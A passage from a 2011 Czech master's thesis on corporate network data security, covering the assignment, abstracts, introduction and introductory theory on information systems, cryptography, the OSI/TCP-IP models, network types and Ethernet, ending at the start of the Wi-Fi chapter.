Datová bezpečnost firemních sítí a proaktivní přístup jejich zabezpečení

Data security of corporate networks and proactive approach to their security

Bc. Lukáš JANEČKA

Diplomová práce
2011

Univerzita Tomáše Bati ve Zlíně
Fakulta aplikované informatiky

Univerzita Tomáše Bati ve Zlíně
Fakulta aplikované informatiky
akademický rok: 2010/2011

ZADÁNÍ DIPLOMOVÉ PRÁCE
(PROJEKTU, UMĚLECKÉHO DÍLA, UMĚLECKÉHO VÝKONU)

Jméno a příjmení:	**Bc. Lukáš JANEČKA**
Osobní číslo:	**A09760**
Studijní program:	**N 3902 Inženýrská informatika**
Studijní obor:	**Informační technologie**
Téma práce:	**Datová bezpečnost firemních sítí a proaktivní přístup jejich zabezpečení**

Zásady pro vypracování:

1. **Proveďte literární rešerši k tématu práce.**
2. **Analyzujte možnosti řešení bezpečnosti proaktivním způsobem.**
3. **Formou projektu připravte návrh pro podnikovou síť včetně postupu implementace.**
4. **Formou simulace ověřte vhodnost řešení.**
5. **Proveďte diskusi nad řešením projektu.**

Rozsah diplomové práce:

Rozsah příloh:

Forma zpracování diplomové práce: **tištěná/elektronická**

Seznam odborné literatury:

1. **SOBELL, Mark G. Mistrovství v Linuxu. Vydání první. Brno : Computer Press, 2007. 878 s. ISBN 978-80-251-1726-2.**
2. **ZANDL, P. Bezdrátové sítě praktický průvodce. Vydání první. Brno : Computer Press, 2003. 190 s. ISBN 80-7226-632-2.**
3. **SIMMONS , C; CAUSEY , J. Mistrovství v sítích Microsoft Windows XP. Vydání první. CZ : Computer Press, 2005. 624 s. ISBN 80-251-0583-0.**
4. **PUŽMANOVÁ, R. Bezpečnost bezdrátové komunikace : Jak zabezpečit Wi-Fi, Bluetooth, GPRS či 3G. CZ : Computer Press, 2005. 184 s. ISBN 80-251-0791-4.**
5. **BARKEN, L. Jak zabezpečit bezdrátovou síť. CZ : Computer Press, 2004. 174 s. ISBN 80-251-0346-3.**
6. **JAŠEK, R. Ochrana znalostí a dat v podnikových informačních systémech. . CZ : UTB, 2002. 250 s. ISBN 80-7318-095-2.**
7. **THOMAS, M. Zabezpečení počítačových sítí . CZ : CP Books, 2005. 338 s. ISBN 80-251-0471-6.**

Vedoucí diplomové práce: **doc. Mgr. Roman Jašek, Ph.D.**
Ústav informatiky a umělé inteligence

Datum zadání diplomové práce: **24. února 2011**

Termín odevzdání diplomové práce: **18. května 2011**

Ve Zlíně dne 24. února 2011

UNIVERZITA TOMÁŠE BATI VE ZLÍNĚ
Fakulta aplikované informatiky
L.S.
1

prof. Ing. Vladimír Vašek, CSc.
děkan

doc. Mgr. Roman Jašek, Ph.D.
ředitel ústavu

ABSTRAKT

Cílem této diplomové práce je vysvětlit čtenáři možná rizika spojená s provozováním wifi a ethernetových sítí. Přiblížit dílčí systémy, které tvoří složitý komplex a hierarchii síťového provozu, systémy detekce možných průniků a jejich hardwarová a softwarová řešení. Aktivity, které tyto systémy zahrnují a jakým způsobem spolu kooperují, jsou nedílnou součástí. Mezi aktivity patří filtrování provozu, hlášení a výpisy z logu; na tato upozornění by měl regovat každý správce sítí.

Obsahem této práce je také pohled do oblasti hacking a následné předvedení simulací na virtuální síti. Rovněž principy využívané pro tyto metody a jakým způsobem jsou prováděny jednotlivé nekalé aktivity. Vysvětlena je práce v příkazovém řádku síťové distribuce operačního systém BackTrack, který je pro penetrační testování přímo sestaven.

Klíčová slova: Bezpečnost, Network, WEP, WPA/2, BackTrack, Kryptografie, Know-how, Firewall, Snort

ABSTRACT

The objective of my thesis is to explain contingent risks connected with the operation of wifi and Ethernet networks to the reader. To bring closer the partial systems forming a complicated package and the hierarchy of network traffic, systems for detection of possible intersections and their hardware and software solutions. The activities included in these systems and the way how they cooperate are the integral part. Traffic filtration, messaging and log listings; every network administrator should respond to these warnings.

This thesis also includes an insight into hacking and subsequent demonstration of simulations on a virtual network. The principles used for these methods and how the individual mischievous activities are carried out. The command line operations related to the BackTrack network distribution, which is directly built for penetration testing, are explained as well.

Key words: Security, Network, WEP, WPA/2, BackTrack, Cryptography, Know-how, Firewall, Snort, BackTrack

Chci vyjádřit své poděkování všem lidem, kteří se jakýmkoliv způsobem podíleli na této práci, zejména za jejich trpělivost, připomínky a návrhy. Především děkuji vedoucímu práce doc. Mgr. Romanu Jaškovi, Ph.D., za užitečné připomínky a za vedení této práce. Dále bývalému kolegovi Mgr. Josefu Vyhnálkovi za jazykovou korekturu.

Prohlašuji, že

- beru na vědomí, že odevzdáním diplomové/bakalářské práce souhlasím se zveřejněním své práce podle zákona č. 111/1998 Sb. o vysokých školách a o změně a doplnění dalších zákonů (zákon o vysokých školách) ve znění pozdějších právních předpisů, bez ohledu na výsledek obhajoby;
- beru na vědomí, že diplomová/bakalářská práce bude uložena v elektronické podobě v univerzitním informačním systému dostupná k prezenčnímu nahlédnutí, že jeden výtisk diplomové/bakalářské práce bude uložen v příruční knihovně Fakulty aplikované informatiky Univerzity Tomáše Bati ve Zlíně a jeden výtisk bude uložen u vedoucího práce;
- byl/a jsem seznámen/a s tím, že na moji diplomovou/bakalářskou práci se plně vztahuje zákon č. 121/2000 Sb. o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonů (autorský zákon) ve znění pozdějších právních předpisů, zejm. § 35 odst. 3;
- beru na vědomí, že podle § 60 odst. 1 autorského zákona má UTB ve Zlíně právo na uzavření licenční smlouvy o užití školního díla v rozsahu § 12 odst. 4 autorského zákona;
- beru na vědomí, že podle § 60 odst. 2 a 3 autorského zákona mohu užít své dílo – diplomovou/bakalářskou práci nebo poskytnout licenci k jejímu využití jen s předchozím písemným souhlasem Univerzity Tomáše Bati ve Zlíně, která je oprávněna v takovém případě ode mne požadovat přiměřený příspěvek na úhradu nákladů, které byly Univerzitou Tomáše Bati ve Zlíně na vytvoření díla vynaloženy (až do jejich skutečné výše);
- beru na vědomí, že pokud bylo k vypracování diplomové/bakalářské práce využito softwaru poskytnutého Univerzitou Tomáše Bati ve Zlíně nebo jinými subjekty pouze ke studijním a výzkumným účelům (tedy pouze k nekomerčnímu využití), nelze výsledky diplomové/bakalářské práce využít ke komerčním účelům;
- beru na vědomí, že pokud je výstupem diplomové/bakalářské práce jakýkoliv softwarový produkt, považují se za součást práce rovněž i zdrojové kódy, popř. soubory, ze kterých se projekt skládá. Neodevzdání této součásti může být důvodem k neobhájení práce.

Prohlašuji,

- že jsem na diplomové práci pracoval samostatně a použitou literaturu jsem citoval. V případě publikace výsledků budu uveden jako spoluautor.
- že odevzdaná verze diplomové práce a verze elektronická, nahraná do IS/STAG, jsou totožné.

Ve Zlíně

…….
podpis diplomanta

ÚVOD

Datová bezpečnost patří v současnosti k často skloňovaným pojmům mnoha oborů činnosti člověka. Jelikož ve všech oborech lidské činnosti jsou již dnes sítě zabudovány a také využívány ve velké míře, jsou hlavním stavebním blokem každé organizace. Množství přenášených dat, které si mezi sebou jednotlivé systémy předají, jsou v řádu terrabitu. Toto ohromné množství dat musí být nějakým způsobem zabezpečeno před svou cestou po síťové infrastruktuře mezi odesílatelem a příjemcem. Abychom zamezili případnému úniku informací know-how nebo výrobní strategie, popřípadě informací o uživatelích, je nutné tyto systémy komplexně a strukturovaně zabezpečit.

Smyslem proaktivního zabezpečení komplexního síťového a informačního systému je prevence a sofistikovaná protiopatření, která nám dovolí identifikovat případné hrozby a hlavně včas odhalit slabiny systému. Kryptograficky zabezpečená informace spolu s digitálním podpisem nám poté jako jeden z mechanismů ochrany přenášené informace zajistí důvěryhodnost a ověření zdroje.

Specifikace z oblasti málo proklamované, což je hacking, se snažím v této práci dotýkat i prakticky. V dnešní době je hackerem nazývána osoba, kterou do detailů zajímají informace o informačních technologiích a následně pak své znalosti využívá. Může je samozřejmě také zneužívat a způsobit tak nemalé škody.

Principem proaktivního zabezpečení je zkoumat tyto systémy nejen z pohledu správce sítě, ale také z pohledu uživatele, který na tomto informačním systému pracuje. Pro takového uživatele je nutné zajistit určitá pravidla a zavést další mechanismy, jako je politika organizace, rozsah možných činností a přístupová práva. Dále je nezbytné tyto systémy podrobit i penetračnímu testování, ale také vyzkoušet slabiny, které systém vykazuje z pohledu potenciálního útočníka. Proto bychom měli nasadit testování zranitelnosti z vnitřního úseku sítě a z vnějšího. Následně systém zabezpečit a provádět testování periodicky. Nemůžeme si dovolit nechat síťové zdroje bez pravidelné kontroly stavu rizika možných vniknutí, neboť zneužití je natolik velké a destruktivní, že si ho nemůže dovolit žádná organizace. Nové informace o možném prolomení různých systémů a aplikací se objevují neustále. Proto musíme udržovat svou databázi proti možným útokům v aktuálním stavu a nepřipustit rizika, například neudržovaný přístupový bod vytvořený zaměstnanci pro svou vlastní potřebu, jelikož tyto hrozby mohou být pro

útočníka vstupními dveřmi do infrastruktury síťového provozu s následným zkoumáním celého informačního systému.

Můžeme ale IS chránit pomocí sofistikovaných mechanismů, jako jsou systémy detekce průniku, honey porty a VLSM. Tyto mechanismy nám určitým stupněm důvěryhodnosti zaručují, že zdroje nebudou využívány útočníky, nebo chcete-li, nepovolanými osobami.

Na následujících stranách jsem se pokusil shrnout naznačená důležitá fakta do jednotné práce, která se výše zmíněnými pravidly zabývá.

I. TEORETICKÁ ČÁST

1 POČÍTAČOVÁ SÍŤ (CN)[1]

Klíčová slova: Síť, Internet, Bezpečnost, Pravidla, Počítač, Zabezpečení, Wifi, Ethernet, Hacking

Jestliže porovnám nedávnou minulost s časem vzniku této diplomové práce, kdy dříve počítače nebyly mezi sebou propojeny pomocí různých médií, pak vývoj v této oblasti informačních technologií se posunul pravděpodobně tím správným směrem. Metalická či optická media a volný prostor užívané pro přenos dat podnítil celosvětový nárůst uživatelů připojených do sítě internet. To vše, s možnostmi až vysokorychlostního přenosu dat, přineslo zásadní změny. Můžeme pozorovat expanzi nároků na rychlost přenosu v reálném čase a z nich vyplývající požadavek na více prostoru pro aplikace nutné k zajištění bezpečnosti obyvatelstva určitého území. Dále narůstají nároky obyčejných uživatelů internetu na sdílení informací a zapojení do online her. Z toho rezultuje naléhavá potřeba řešit následující otázky:

- Máme svá data chráněna proti zneužití?
- Je námi zvolená politika neprolomitelná?
- Je náš systém nakonfigurován dostatečně?
- Existuje reálná možnost odposlechu námi posílaných dat?
- Je naše konkrétní síť zabezpečena dokonale proti útoku z vnějšku nebo zevnitř?
- Existuje stoprocentní zajištění zabezpečení počítačové sítě?
- Existuje kvalitní řešení na zabezpečení našich sítí a systémů?

Tyto a další otázky si čtenář po přečtení diplomové práce nemusí klást, měl by na ně dostat odpověď. Moje diplomová práce je vedena záměrem maximálně pokrýt požadavky na datové zabezpečení počítačových sítí a operačních systémů, a tím umožnit čtenáři, aby

[1] Pokud nebude uvedeno jinak, tak veškeré zkratky v textu jsou vysvětleny v Seznamu použitých symbolů a zkratek na konci této práce.

se soustředil na skutečná rizika spojená s užíváním jak wi-fi sítí, tak klasických ethernetových sítí. Pokusím se zde uvést základy sítí, síťové komunikace, síťové infrastruktury, ale přiblížit i oblast mnohdy tajemnou, jejíž název je každému znám jako „hacking“.

Po prostudování by si měl čtenář uvědomit následující:

- Bezpečnost a proaktivní přístup k zabezpečení je nezbytnou součástí každého informačního systému nebo operačního systému a sítě.

Internet coby „síť všech sítí“, jak je charakterizován v mnoha publikacích, je prostředí sice anonymní, ale pro neznalého uživatele z oblasti IT nebezpečné. Ovšem tak zcela anonymní zase není, protože každý přenesený paket má svoji zdrojovou a cílovou adresu a existují definovaná pravidla pro připojení do sítě.

Také v tomto prostředí, ale podobně i v prostředí běžném, lze některé situace simulovat, zmást tím ostatní uživatele a uvést je tak do iluze, kterou důvěřivá osoba nepostřehne, a podlehne „kouzelníkovi“, který ji následně připraví o citlivá data. Tato data pak mohou v některých případech působit destruktivně jak na soukromý život, tak například na společnost, kterou daná osoba vlastní. Proto je potřeba zabezpečit, nastavovat a přiřazovat pravidla pro přístup k datovým skladům a ty ochránit co možná nejlepším způsobem. Protože nejlepší způsob jak svá data zabezpečit je ochránit je proti možnému zneužití. Každá počítačová síť je součástí komplexního informačního systému, na který je napojena dnes již každá společnost.

Pokud přirovnám počítačovou síť k lidskému tělu, jde o páteřní nervovou soustavu, jejíž porušení nebo narušení přináší nedozírné až destruktivní následky.

2 INFORMAČNÍ SYSTÉM (IS)

Klíčová slova: IS, Know-how, Hardware, Software, Data, Lidé

Informační systém daného subjektu se skládá z několika základních komponent, nebo chcete-li elementů, jež dohromady tvoří složitý celek, který je nutno koordinovat a určitým způsobem řídit pro případ možného napadení. Především efektivně a důsledně předcházet krizovým stavům jako je možné:

- Napadení
- Zneužití informací

Za informační systém můžeme obecně pokládat soubor software, hardware, v neposlední řadě osob pracujících s těmito prostředky a jejich znalostí (know-how). Dále data, která jsou cenným aktivem společností.

Struktura IS:

- Lidé
- Hardware
- Software
- Data (aktivum, cenný majetek společnosti)

Lidé

Ti náleží mezi výrazně rizikovou skupinu, jsou to osoby pracující pro konkrétní společnost:

- Administrátoři
- Správci síti
- Operátoři
- Sekretářky aj.

Není možné zabezpečit únik informací přes tento lidský faktor do důsledků, lze však omezit například implementaci různých práv. Jak pro skupiny, tak i pro jednotlivce a na

základě těchto práv monitorovat činnost vně IS. Neboť každý se musí nejprve přihlásit do systému a teprve potom může pracovat a využívat zdroje.

Hardware

- Konkrétní železo, harddisk, základní deska, monitor, fyzické zařízení, kabely

Software

- Aplikační vybavení společnosti, operační systémy, aplikace

Data

- Aktiva cenného majetku společnosti v elektronické podobě

Tento výtah základních elementů IS je nutné specifikovat podrobněji v případě napadení, jaký to vlastně bude mít dopad.

V případě, že aktiva zneužije osoba z IS nebo hacker a použije aktiva pro své záměry, o které daná společnost nejeví zájem, můžeme tuto situaci vyhodnotit jako napadení systému. V takovém případě je ale již pozdě něco dále řešit a snažit se o preventivní opatření. Preventivní opatření dle smyslu prevence by mělo být (a musí být) součástí každé společnosti, která chce uspět v konkurenčním boji. V případě nenasazení preventivních opatření do IS je soubor nevhodný a následně se stává terčem útoků s cílem získat důležité informace.

- Útok (attack) - cílené jednání osob či skupiny osob za účelem získání informací nebo poškození IS.
- Útočník - osoba provádějící tuto činnost, která není povolena.

Osoby - zejména uživatelé / pracovníci, kteří pracují na konkrétních hardwarových zařízeních, jako je počítač, switch, router, access point, firewall a podobně, jsou plně zodpovědní za konfiguraci jim svěřených úseků, a proto je nezbytně nutné nastavit politiku organizace tak, aby vyhovovala bezpečnostním rizikům.

Data - také aktiva organizací, často velice důležitá ochrana know-how, výrobní tajemství, databáze klientů. Při narušení, „hacknutí“ narušitelem, který tato data zneužije,

je ztráta tak velká, že často přivede danou organizaci na pokraj krachu, popřípadě má tento útok destruktivní charakter.

Stroje - v této práci prvky síťové infrastruktury - počítače, routery, firewally, servery, disková pole (databázové sklady) a další, které jsou přístupné pomocí sítě. A se kterými můžeme vzdáleně komunikovat právě pomocí sítí a přistupovat k jejich prostředkům.

Právě tyto základní elementy, tvořící celkový IS, jsou důležité nejen pro svou správnou konfiguraci. Nesmí být zanedbatelná a je nesmírně důležitá pro správnou funkci a následné neproniknutí hackerů do systému. Ve většině případů ale konfiguraci provádějí lidé, kteří nejsou neomylní. Proto by měla každá organizace disponovat kontrolním mechanismem, který bude tato nastavení kontrolovat, s až následným provedením auditu. Z auditu musí vyplynout, kde v celkovém systému jsou slabá místa a co vyžaduje kvalitativní změnu. Popřípadě svěřit tuto kontrolní činnost jiným specializovaným firmám, které provedou penetrační testy naší sítě a mají s touto konkrétní činností více zkušeností. Zjištěné poznatky pak nejsou zavádějící, naopak plně vyhovují standardům ohodnocení IS.[2]

[2] Informační systém je komplexní souhrn všech možných variant, uvedený výtah je pouze částí. V reálném pohledu je informační systém daleko provázanější a sofistikovanější.

Pokud nebude uvedeno jinak, tak veškeré zdroje budou uváděny v textu v hranatých závorkách [x]

Seznam zdrojů a publikací naleznete na konci práce.

3 ŠIFROVÁNÍ[3][2]

Klíčová slova: Kryptografie, Steganografie, Transpozice, Substituce, Kryptoanalýza

Jedním z mnoha způsobů jak zabezpečit přenos informací je zašifrovat ho před odesláním do veřejné sítě, a to algoritmy k tomu utvořenými. O tom a dalších způsobech zabezpečení pojednává následující část práce.

Kryptografie[8]

- původ z řeckého slova kryptos (skrytý), je věda zabývající se šifrováním informací do podoby nečitelné pro případného útočníka. Cílem je zamezit mu tak v odposlouchávání přenášených informací. Úkolem kryptografie není utajit zprávu, ale pouze ji zašifrovat tak, aby případný narušitel nemohl obsah pomocí šifrování odhalit.

Steganografie

- pracuje s metodou schování zprávy před případným nepřítelem, v porovnání s kryptografií jde o podstatně jednodušší metodu. Co je podstatné - obě metody lze kombinovat a dosáhnout tak daleko efektivnějšího šifrování, tzv. (mikrotečky).

Transpozice

- písmena abecedy se uspořádají jinak

Substituce

- (přiřazení jiného znaku abecedy, vztah A=V). Veškerá substituce s uspořádáním podle nějakého klíče, kde kód je náhrada celých slov a šifra je záměna písmen. Z toho se pak odvíjí dekódování a dešifrování.

[3] Celá kapitola poukazuje na základní možnosti šifrovacích technik a mechanismů.

Každou šifru lze popsat pomocí algoritmu a pomocí klíče, který specifikuje detaily šifry.

- Odesílatel (otevřený text, klíč, algoritmus)
- Zašifrovaná zpráva
- Příjemce (zná algoritmus a má klíč)

Kryptoanalýza je věda, která se zabývá dešifrováním matematickými metodami bez znalosti klíče.

- Šifra je algoritmus, podle kterého je daný text zašifrován
- Symetrická šifra
- Asymetrická šifra

3.1 Asymetrické šifrování[2]

Je to metoda, kterou se pomocí veřejného a privátního klíče informace zašifrují a po přijetí následně dešifrují. Výhoda tohoto šifrování souvisí s výměnou klíčů na šifrování a dešifrování, která může zůstat druhé straně utajena. V tomto způsobu šifrování se užívá veřejný a soukromý klíč. Princip spočívá v tom, že odesílatel uveřejní veřejný klíč a kdokoliv mu může poslat zprávu zašifrovanou tímto klíčem (mechanismem). Následně adresát po doručení dešifruje soukromým klíčem, který je inverzní k veřejnému. Tento způsob šifrování se používá pro elektronický podpis.

Odesílatel

- Zpráva
- Zašifrování veřejným klíčem
- Odesláno

Příjemce

- Přijato
- Dešifrováno soukromým klíčem

3.2 Symetrické šifrování[8]

Na rozdíl od asymetrického užívá pouze jeden klíč pro šifrování a dešifrování zprávy. Kladem tohoto způsobu šifrování je nízká výpočetní rychlost, záporem a rizikem naopak sdílení klíče.

Odesílatel

- Text
- Symetrická šifra
- Zašifrovaný text

Příjemce

- Zašifrovaný text
- Symetrická šifra
- Text

Symetrické šifry můžeme dále rozdělit na šifry blokové a proudové. Blokové zpracovávají text po blocích, proudové po bitech.

Šifrování je jedním ze způsobů bezpečné komunikace v prostředí počítačových sítí. Existuje mnoho způsobů a algoritmů šifrování používaných v dnešní době. Některým budu v této práci ještě věnovat pozornost, nicméně šifrováním se dále budu zabývat pouze okrajově. Je to sice jeden ze způsobů zabezpečení firemní nebo soukromé komunikace, která probíhá pro sítí, ale existuje ještě mnoho komponent, které se podílí na celkové architektuře sítí a uvádí tak robustní sítě do provozu za pomocí různých technik. Dávají tak možnost uvést do provozu mnoho různých řešení, která se tak nabízí, a záleží pouze na znalostech administrátorů, zda použijí způsob paranoidní nebo jiný. V následujících kapitolách se proto budu těmito možnostmi zabývat.

4 REFERENČNÍ MODEL ISO / OSI

Klíčová slova: ISO/OSI, Vrstva, Prvek,TCP/IP, IPv4, IPv6

Model ISO/OSI[4] je standardem pro síťovou komunikaci. Prakticky znázorňuje, na jakém principu sítě pracují a jak mezi sebou jednotlivé hardwary komunikují. Pro tento model platí: čím níže je jednotlivá vrstva, tím více je uživateli skrytá, neboť ten pracuje na svém PC s prohlížečem jako s aplikací na sedmé vrstvě. Následující tabulka popisuje jeden průběh zapouzdření a jednotlivé názvy vrstev OSI modelu.

Počet vrstev	Jednotlivé vrstvy	Zapouzdření	Průběh	Síťový Prvek
7	Application layer	data	Email klient	Brána /gateway
6	Presentation layer	data	Pop/smtp	
5	Seassion layer	data	POP25	
4	Transport layer	Segment	TCP	
3	Network layer	Packet	IPv4/IPv6	Směrovač/router
2	Data link layer	Frames	Ethernet	Přepínač/switch Most/ bridge
1	Physical layer	Bits	UTP	Opakovač/repeater Hub

Tabulka č.1 ISO / OSI model [1.1.3]

[4] ISO / OSI model je užíván pro lepší pochopení komunikace mezi zařízením v síti, je to referenční model. Zdroj:[1.1.3]

Tento model se skládá ze sedmi vrstev, přičemž vrstva následující využívá služeb vrstvy předcházející a poté poskytuje své služby vrstvě následující. Proces se nazývá zapouzdření (encaspsulation). Standard 802.11 je definován pouze pro dvě nejnižší vrstvy, což je vrstva fyzická (Physical layer) a linková (Data link layer). Pro linkovou vrstvu je definováno MAC (Media Access Control), tato služba je definována pro přístup k mediu a LLC (Logical Link Control). Fyzická vrstva u ethernetu symbolizuje rozhraní mezi hardwarem a přenosovým mediem, u bezdrátových sítí je tato vrstva také bezdrátová.

4.1 Nejznámější protokoly rodiny TCP/IP

Mezi jednotlivými uzly v síti probíhá komunikace pomocí protokolů. Nejznámější protokol TCP/IP je využíván v sítích, zmíním rovněž protokol NCP, což byl předchůdce TCP/IP v dobách ARPANETU nebo například v Novell NetWare IPX/SPX.

Vrstvený model TCP/IP[5]

Jednotlivé vrstvy	Protokoly jednotlivých vrstev
Application layer /aplikační vrstva	DHCP, DNS, FTP, HTTP/S, IMAP, IRC, LDAP, MGCP, NNTP, NTP, POP, RIP, RPC, RTP, SIP, SMTP, SNMP, SOCKS, SSH, Telnet a další
Transport layer /transportní vrstva	TCP, UDP, DCCP, SCTP a další
Internet layer /síťová vrstva	IP (IPv4, IPv6), ICMP, ICMPv6, IGMP, IPsec a další
Link layer/vrstva síťového rozhraní	Ethernet, Wifi, Token ring, FDDI a další

Tabulka č.2 Model TCP/IP a protokoly [1.1.4]

[5] Vrstvený model TCP/IP a jeho vrstvy uvedené výše v tabulce. Uvedených protokolů může být podstatně více. Zdroj: [1.1.4]

Mezi nejvíc diskutované protokoly, ale administrátory v síťové infrastruktuře používané, náleží protokol IPv4, do budoucna IPv6.

IPv4 32bitové číslo (4 oktety), například 11000000.10101000.00000000.00000000 v binárním formátu, působí na člověka poněkud nepřirozeně. Proto se zavádí převod do decimální (desítkové) soustavy 192.168.0.0 bez masky, s maskou 192.168.0.0 /24 (CIDR notace). IPv6 128 bitové číslo bylo vytvořeno pro nedostatky adresního prostoru, s rostoucím počtem uživatelů internetu se stalo nedostatkem IPv4 a bude nahrazeno IPv6. Níže uvádím adresní rozsahy jednotlivých adres.

TCP[6] / 53 pomocí tohoto protokolu se počítače (respektive jejich aplikace) na síti propojí a vytvoří tak virtuální kruh, následně se data mohou přenášet. Tento protokol je spojově orientovaný. Při ztrátě paketů opětovně odešle paket.

UDP / 53 na rozdíl od TCP není spojově orientovaný, využívá se v případě DNS

DNS uspořádaný systém doménových jmen přivádí internetové adresy na IP adresy a naopak. Udržuje decentralizované databáze doménových jmen.

Rozsahy jednotlivých sítí:

Třída	Bit	Start / konec	Počet hostů
Class A	0	0.0.0.0/127.255.255.255	/8 255.0.0.0
Class B	10	128.0.0.0/191.255.255.255	/16 255.255.0.0
Class C	110	192.0.0.0/223.255.255.255	/24 255.255.255.0
Multicast D	1110	224.0.0.0/239.255.255.255	/32
Experimental E	1111	240.0.0.0/255.255.255.255	

Tabulka č.3 Rozsahy adres [1.1.5]

[6] TCP protokol je na rozdíl od UDP protokolu spojově orientovaný a také spolehlivější. Obsahuje mnoho částí, které nemá UDP, jako například TTL. Zdroj:[4]

Počet hostů nám definuje maska, takže například C /24 255.255.255.0 první tři oktety jsou pro síť a poslední pro hosty na síti. To znamená, že se může skládat maximálně z 255, kde první adresa se obvykle užívá pro adresu sítě (192.168.1.0/24) a poslední pro Broadcast.

Další informace o protokolech a číslech jejich portů lze dohledat v databázi IANA.[7]

[7] Komplexní informace o protokolech je možné dohledat na: Zdroj:

[1.7]

5 DRUHY SÍTÍ A JEJICH PRVKY

Klíčová slova: PAN, LAN, MAN, WAN, WPAN, WLAN, WMAN, WWAN, WIFI, Ethernet, Repeater, Hub, Switch, Router, Gateway

Smyslem této práce není popisovat veškeré druhy sítí a jejich přenosové rychlosti, ovšem bez těchto základních funkčních znalostí si čtenář nedokáže udělat představu, jak všechno vlastně funguje. Proto jsem do práce zahrnul i základní pojmy popisující i tuto část zaměření práce.[4]

Členění dle dosahu:

- PAN / WPAN
- LAN / WLAN
- MAN / WMAN
- WAN / WWAN

Osobní síť PAN (Personal Area Network) WAN (Wireless Personal Area network) - tyto sítě mají dosah relativně několik metrů (cca 10 m) a jsou konstruovány na dobu nezbytně nutnou pro potřebu. Mezi tato spojení patří níže uvedené. Rychlost přenosu jsou řádově megabity za sekundu (Mbit/s). Několik metrů je oblast POS (Personal Operating Space).

- PDA
- Notebook
- IrDa
- Mobilni telefon
- Bluetooth
- síť ad-hoc
- tiskárna

Lokální síť LAN (Local Area Network) má dosah stovky metrů. Tato síť podléhá možnostem přenosu zadrátované technologie takzvaného přenosového media a další prvků

pro zesílení přenášených dat. Například u kroucené dvojlinky se předpokládá 90m délka segmentu od routeru k zásuvce, dalších 10m ke koncovému zařízení. Tyto sítě obsahují aktivní a pasivní sítové prvky, jako jsou:

- Repeater / opakovač
- Hub / rozbočovač
- Bridge / most
- Switch / přepínač
- Router / směrovač
- Gateway / brána

Repeater / opakovač - přijímá nějak poškozený signál, který se v důsledku dále zpracuje, restartuje a pošle dál. Využívá se, když vzdálenost síťového segmentu přesáhne svou maximální délku a signál by byl již dále nepoužitelný. V takovém případě se používá toto zařízení u klasických zadrátovaných sítí.

Hub - přeposílá data všemi směry do všech portů svého zařízení, typická technologie pro toto zařízení je hvězdicová.

Bridge / most - separuje provoz různých segmentů, čímž zmenšuje zatížení sítě. Dovoluje posílat takzvané Unicast rámce.

Switch / přepínač - tento síťový prvek už je na rozdíl od výše uvedených inteligentnější a nezatěžuje zbytečně síť. Z hlediska rychlosti pak nezpomaluje celou síť, ale dovoluje přeposílat data pouze na porty definované právě pro určitou konkrétní cestu. Proto je důležitý i pro bezpečnost komunikace.

Router / směrovač - přeposílá diagramy, a to takzvaným routrováním. Router spojuje celé sítě na rozdíl od switche, který propojuje jednotlivé počítače na lokální síti.

Gateway / brána - jsou routery, které spojují sítě s rozdílnými protokoly. Default gateway je router, přes který je připojena interní síť do veřejné sítě internet.

Lokální bezdrátová síť WLAN (Wireless Local Area Network)

Pro přenos mezi prvky sítě není užívána technika ethernetu, ale modulované radiové vlny. Zapojení fungují na bázi vysílače a přijímače, kdy s každým zařízením je spojen access point s definováním jeho MAC a IP, kterou určí administrátor pro případ, že chce mít IP adresy pod kontrolou. Je také možné ale využít služeb DHCP a nechat vše na této službě, ta adresování zařídí. Prvky sítě spolu komunikují v bezlicenčním pásmu 2.4GHz nebo v licenčním 5GHz.

- Kombinace ethernet a wi-fi

Rychlost přenosu řádově megabity za sekundu až gigabity (Mbit/s - Gbi/s)

Metropolitní sít MAN (Metropolitan Area Network) má dosah několik kilometrů čtverečních.

- kombinace ethernet a wi-fi

Široká / rozlehlá síť WAN (Wide Area Network) s dosahem několika set čtverečních kilometrů.

6 DĚLENÍ DLE POUŽITÉHO PŘENOSOVÉHO MEDIA

Klíčová slova: Ethernet, Segment, CSMA/CD, Ad-hoc, Kruhová topologie, Hvězdicová topologie, Sběrnicová topologie

Jako ethernet jsou označovány sítě, které využívají pro propojení jednotlivých uzlů či localhostů drátové přenosové medium různých typů. Následuje přehled základních druhů ethernetu a jejich kabeláž.

Ethernet[4]

- 10BASE5
  - Tlustý koaxiální kabel, dosah segmentu 500m, přenosová rychlost 10Mb/s
  - Segmenty je možné spojovat opakovačem
  - Stromová struktura (sběrnicová)
- 10BASE2
  - Tenký koaxiální kabel, dosah segmentu 185m, přenosová rychlost 10Mb/s
  - Technologie sběrnicová
- 10BASE-T UTP/STP kategorie 3, 4, 5, dosah segmentu 100m
  - Dnes nejpoužívanější kabeláž
  - Rychlost přenosu 10Mb/s
  - Hvězdicová topologie
- 100BASE-TX
  - UTP kategorie 5, délka segmentu 100m
  - Rychlost přenosu 200Mb/s
  - Maximální vzdálenost 100m
- 100BASE-FX
  - Rychlost přenosu 100Mb/s
  - Maximální vzdálenost 400m
- 100BASE-T FastEthernet
  - UTP kategorie 5, délka segmentu 100m
  - Rychlost přenosu 100Mb/s
- 1000BASE-T GigabitEthernet
  - UTP kategorie 5e

- Maximální vzdálenost 100m
- Rychlost přenosu 1000Mb/s

- 1000BASE-SX GigabitEthernet
  - Přenosové medium: optické vlákno
  - Maximální vzdálenost 550m
  - Využíván pro páteřní sítě
- A další

Ethernet využívá systém kolizí CSMA/CD, je založený na sběrnicové topologii. Princip je následující: stanice naslouchá na mediu, zda není volné. Pokud ano, začne vysílat (když medium není volné, stanice čeká na uvolnění). V případě, že stanice vysílá, současně naslouchá, zda nedošlo v průběhu vysílání ke kolizi. Pokud k ní dojde, stanice odešle „jam“ a ten signalizuje ostatním stanicím vznik kolize. Stanice čekají od 0 do 2k -1, kde k je číslo přírůstkové (zvětšuje). Novější verze ethernetu toto pravidlo nepoužívají, ale využívají plně duplexní režimy s přepínači.

Ad-hoc

Síť peer-to-per - používá se k propojení notebooku v omezeném prostoru. Většinou kvůli sdílení dat, lze nakonfigurovat během několika minut

Kruhová topologie

Stanice jsou zapojeny mezi sebou tak, že připomínají kruh.

Hvězdicová topologie

Jednotlivé uzly jsou zapojeny do centralizovaného zařízení switche, pomocí kterého spolu jednotlivé uzly následně komunikují.

Sběrnicová topologie

Jednotlivá zařízení komunikují na jediném sdíleném mediu.

7 WIFI[8]

Klíčová slova: Wi-fi, Medium, WAN, LAN, Komponenty

